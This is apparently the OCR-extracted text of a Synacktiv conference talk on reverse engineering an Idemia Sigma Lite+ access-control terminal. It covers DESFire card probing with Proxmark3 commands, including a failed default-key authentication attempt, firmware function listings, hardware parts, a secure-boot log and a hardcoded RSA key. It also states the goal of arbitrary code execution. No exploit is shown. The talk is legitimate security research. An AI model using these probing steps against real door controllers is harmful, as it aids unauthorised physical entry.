SYNACKTIV

OPEN SESAME

Smashing stacks into opening doors

2024/05/11

Introduction

whoami

- Lucas GEORGES (not *that Lucas George*)
- Reverse Engineer ~10y
- Author of Dependencies: https://github.com/lucasg/Dependencies

Introduction

Introduction

What is physical security

- **Perimeter protection** aka "walls and gates"
- **Access Control**
- **(Tele)Surveillance**
- **Intrusion Detection**
- **Incident Response**
- **Infrastructure protection**


Objectives:

- Deterrence
- Intrusion slowness

Access Control

Introduction

Access Control



Introduction

Access Control

SYNACKTIV

Purposes

- Identity verification
  - Authentication: PIN code or passphrase
  - 2nd factor: smartcard, key fob
  - Biometry
- Time & attendance recording

Introduction

Idemia Sigma Lite +

- Idemia: formerly known as Morpho, industry leader
- High grade access control terminal
- Authentication:
  - PIN
  - Contactless: DESFIRE, Mifare, etc.
- Biometric sensor using Morpho's technology

Introduction

Contactless card

Card information

```
[usb] pm3 --> hf mfdes info
[=] ---------- Tag Information ---------
[+]               UID: 04 47 42 72 EC 6A 80
[+]      Batch number: B9 0C 10 49 40
[+]   Production date: week 24 / 2020
[+]      Product type: MIFARE DESFire native IC (physical card)

[=] ---------- Card capabilities ----------
[=]     1.4 - DESFire Ev1 MF3ICD21/41/81, EAL4+

[+] --- AID list
[+] AIDs:  42494f                           <- b"BIO"
[+]
[+] Key: 2TDEA
[+] key count: 1
[+] PICC key 0 version: 0 (0x00)
```

Introduction


Contactless card

Authentication with default key

```
[usb] pm3 --> hf mfdes auth -t 2tdea -k 00000000000000000000000000000000 --aid 000000
[#] error DESFIRESendApdu Current authentication status does not allow the requested command
[!!] 🚨 Desfire authenticate error. Result: [7] Sending auth command failed
[-] ⛔ Select or authentication AID 000000 failed. Result [7] Sending auth command failed
[usb] pm3 --> hf mfdes read -t 2tdea -k 00000000000000000000000000000000 -n 1 --aid 42494f --fid 00
[#] error DESFIRESendApdu Current authentication status does not allow the requested command
[!!] 🚨 Desfire authenticate error. Result: [7] Sending auth command failed
[-] ⛔ Select or authentication AID 42494f failed. Result [7] Sending auth command failed
```

Introduction

Contactless card reversing




sub_3F5C30	.text	003F5C30	00000038	00
sub_3F5C70	.text	003F5C70	00000038	00
sub_3F5D08	.text	003F5D08	00000038	00
sub_3F5D48	.text	003F5D48	00000038	00
sub_3F5D88	.text	003F5D88	00000134	00
Desfire_ComputeCmac_	.text	003F5EC4	000001B4	00
sub_3F6088	.text	003F6088	000000AC	00
Desfire_VerifyCmacRecv	.text	003F613C	00000090	
sub_3F61D4	.text	003F61D4	00000034	
Desfire_Command	.text	003F6210	00000120	00
sub_3F6338	.text	003F6338	00000054	00
sub_3F638C	.text	003F638C	00000278	00
sub_3F6608	.text	003F6608	000003F0	00
sub_3F69FC	.text	003F69FC	00000008	
sub_3F6A04	.text	003F6A04	00000014	
sub_3F6A18	.text	003F6A18	00000008	
sub_3F6A20	.text	003F6A20	00000014	
TDES_Init	.text	003F6A34	00000048	00
sub_3F6A7C	.text	003F6A7C	00000038	00
sub_3F6AB4	.text	003F6AB4	00000014	
sub_3F6AC8	.text	003F6AC8	0000003C	00
sub_3F6B04	.text	003F6B04	00000014	
sub_3F6B18	.text	003F6B18	00000080	00
CreateStdDataFile	.text	003F6BA0	00000070	00
Desfire_CreateIsoStdDataFile	.text	003F6C18	00000074	00
Desfire_CreateBackupDataFile	.text	003F6C94	00000070	00
Desfire_CreateIsoBackupDataFile	.text	003F6D0C	00000074	00
Desfire_CreateValueFile	.text	003F6D88	000000E0	00
Desfire_CreateLinearRecordFile	.text	003F6E70	00000088	00
Desfire_CreateIsoLinearRecordFile	.text	003F6F00	0000008C	00
Desfire_CreateCyclicRecordFile	.text	003F6F94	00000088	00
Desfire_CreateIsoCyclicRecordFile	.text	003F7024	0000008C	00
Desfire_DeleteFile	.text	003F70B8	00000038	00
Desfire_GetFileSettings	.text	003F70F8	00000200	00
Desfire_ChangeFileSettings	.text	003F7300	000000B8	00

Line 10638 of 10638

IDEA: gain arbitrary call execution on the device

Hardware

Hardware



USB for WiFi dongle

USB OTG


RS484

NAND
IGDID NW190 Microns


Application Processor
MCIMX6S5EVM10AB
CTAP2042

RAM
OUAH7 D9XCF Microns

Contactless sensor



Hardware




```
U-Boot 2014.04-svn3586 (May 25 2021 - 02:12:30)
CPU:   Freescale i.MX6SOLO rev1.1 at 792 MHz
CPU:   Temperature 22 C, calibration data: 0x59951069
Reset cause: POR
Board: MX6S MALITES
Ma1000 Hardware config Alpha(V1) (0x3f)


DRAM:  512 MiB
NAND:  512 MiB
MMC:   FSL_SDHC: 0
Using default environment

In:    serial
Out:   serial
Err:   serial
Net:   CPU Net Initialization Failed
No ethernet found.
Signature data len=8144 ... OK
Retrofit successful

morphosb_secureboot bootnb=0 binnb=7
Signature data len=40689 ... OK


Authenticate uImage from DDR location 0x10007fc0...
Secure boot enabled
HAB Configuration: 0xcc, HAB State: 0x99
No HAB Events Found!

## Booting kernel from Legacy Image at 10007fc0 ...
   Image Name:   Linux-4.1.15
   Image Type:   ARM Linux Kernel Image (uncompressed)
   Data Size:    7861528 Bytes = 7.5 MiB
   Load Address: 10008000
   Entry Point:  10008000
## Flattened Device Tree blob at 11000000
   Booting using the fdt blob at 0x11000000
   XIP Kernel Image ... \0   Loading Device Tree to 2e146000, end 2e152e28 ... OK
Starting kernel ...
```

Boot

Boot

Boot Process



Boot

Partition Check

Partition signature check

- `RSA-SSA-PKCSv1.5` scheme for package signature
- `SHA256` for hash digest


Hardcoded 1024 bit RSA Key

```
RSA Public-Key: (1024 bit)
Modulus:
00:c2:3f:3a:77:ff:c7:65:28:60:1d:cd:ec:45:6c:
a6:a5:9a:c4:aa:c9:89:51:88:b1:a4:3f:1a:07:27:
15:c8:c0:30:bd:84:4f:cd:8b:43:97:b5:aa:d9:ff:
42:00:5a:08:e5:96:d3:b7:4b:26:f2:bf:ae:fa:6b:
0d:62:6c:13:ab:65:d2:11:16:66:a3:80:e2:6a:55:
c0:8d:8e:05:16:cd:d8:8f:38:8d:50:f9:c1:34:3d:
eb:59:3a:90:b2:31:a2:54:08:a9:75:10:06:05:74:
d9:9e:ca:4f:63:8d:86:d8:af:92:e9:46:dc:4b:57:
93:ab:4b:a8:ee:c7:22:e4:43
Exponent: 65537 (0x10001)
```

Upgrade mode

Upgrade mode

Boot process


LZ kernel
padding
Uncompressing kernel ...
Linux version 4.1.15 (g509649@debian8-ma5g) (gcc version 4.9.3 (GCC)) #2 SMP PREEMPT Tue May 25 02:14:59 CEST 2021
initramfs cpio
lzo + cpio
rootfs
discovery_app
mep_sr

